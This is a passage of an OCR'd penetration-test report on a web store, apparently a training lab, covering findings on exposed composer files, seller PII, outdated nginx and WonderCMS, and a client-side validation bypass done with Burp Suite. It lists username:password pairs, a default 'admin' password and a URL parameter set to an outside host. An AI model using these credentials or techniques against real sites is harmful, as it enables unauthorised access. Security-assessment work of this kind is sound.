
```
Radhika:Radhika123:6
Nandan:Nandan123:7
chandan:chandan123:4
```

POC(Proof of Concept)



13.126.86.26/composer.json

```
require:
   respect/validation:    "^1.1"
   phpmailer/phpmailer:   "^6.0"
```



13.126.86.26/composer.lock

```
require:
   respect/validation:    "^1.1"
   phpmailer/phpmailer:   "^6.0"
```

Opening composer.lock

You have chosen to open:

composer.lock

which is: lock File (7.6 KB)

from: http://13.126.86.26

http://13.126.86.26/

What should Firefox do with this file?

○ Open with Browse...

● Save File

Business Impact – Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can aid the attacker with information about the server and the users. Information Disclosure due to default pages are not exploitable in most cases, but are considered as web application security issues because they allows malicious hackers to gather relevant information which can be used later in the attack lifecycle, in order to achieve more than they could if they didn’t get access to such information.

Recommendation

Take the following precautions:

- Disable all default pages and folders including server-status and server-info.
- Multiple security checks enabled on important directories.

References


- https://www.netsparker.com/blog/web-security/information-disclosure-issues-attacks/
- https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/information-disclosure-phpinfo/

13. Unnecessary Details About Sellers

Unnecessary Details About Seller (Moderate)	Below given URLs Reveal Personally Identifiable Information(PII) which is not Necessary. Affected URLs: • http://13.233.114.200/?includelang=https://www.google.com/

Observation:

- When we click on the Seller Info option ,we get the details of the seller ,even those which are not required like the pan card number ,etc.



Seller Information

Seller Name :	Radhika
Rating :	6/5
City :	Ajmer
PAN :	JGNW147GT8K
Email :	radhika@lifestylestore.com

INR 350/-

No reviews yet

Copyright @ Lifestyle Store. All Rights Reserved.

Business Impact – Moderate

- There is no direct business impact in this case ,but this amount of information can definitely lead to social engineering attacks on the seller and can indirectly harm the business.
- The information could be sold to rival business companies.
- Sellers can be unnecessarily be pranked.

Recommendation

- Only name and email is sufficient as far as the query or help is concerned.

References


https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise

14. Component with Known Vulnerabilities

Component with Known Vulnerabilities (Critical)	• Server used is nginx/1.14.0 appears to be outdated (current is at least 1.17.3) i.e it is known to have exploitable vulnerabilities. • WonderCMS

Observation:

- The PHP version installed is not the latest one and has multiple vulnerabilities that can be exploited. Also, wondercms is also outdated and highly vulnerable.



WonderCMS successfully updated. Wohoo!

Change the default admin login URL. (*Settings -> Security*)

Change the default password. (*Settings -> Security*)

New WonderCMS update available.
– Backup your website and check what's new before updating.

It's alive!

Welcome to your WonderCMS powered website.

Click here to login, the password is **admin**.

Business Impact – High

Exploits of every vulnerability detected is regularly made public and hence outdated software can very easily be taken advantage of. If the attacker comes to know about this vulnerability ,he may directly use the exploit to take down the entire system, which is a big risk.

Recommendation

- Upgrade to the latest version of Affected Software/theme/plugin/OS which means latest version.
- If upgrade is not possible for the time being, isolate the server from any other critical data and servers

References

- https://usn.ubuntu.com/4099-1/
- http://securitywarrior9.blogspot.com/2018/01/vulnerability-in-wonder-cms-leading-to.html

15.Improper Client Side Filter

Improper server side
And
Client side filter
(Low)

Below given URLs is Vulnerable to client Side Filter bypass.

Affected URLs:

- http://13.126.86.26/signup/customer.php

Affected Parameter:


- Contact number(POST)

Payload Used:

- 8789456456


Observation:

- When we try to register as customer in URL http://13.126.86.26/signup/customer.php , in customer contact number the website doesn't allow to continue if number length is maximum.
- Also if phone no. with correct length is entered but actually doesn't exist, it is validated.



88888888888888888

Please specify a valid phone number



65.2.137.48/signup/customer.php

Customer Sign Up

mailer

mailer@email.com

●●●●●●●●●


mailer

8789456456

smg

Already have an account? Login here!

- So we enter correct number while registering and intercept the request in burp suite and change contact number to 00000000000 and forward it.
- Without any error the incorrect number will be saved.

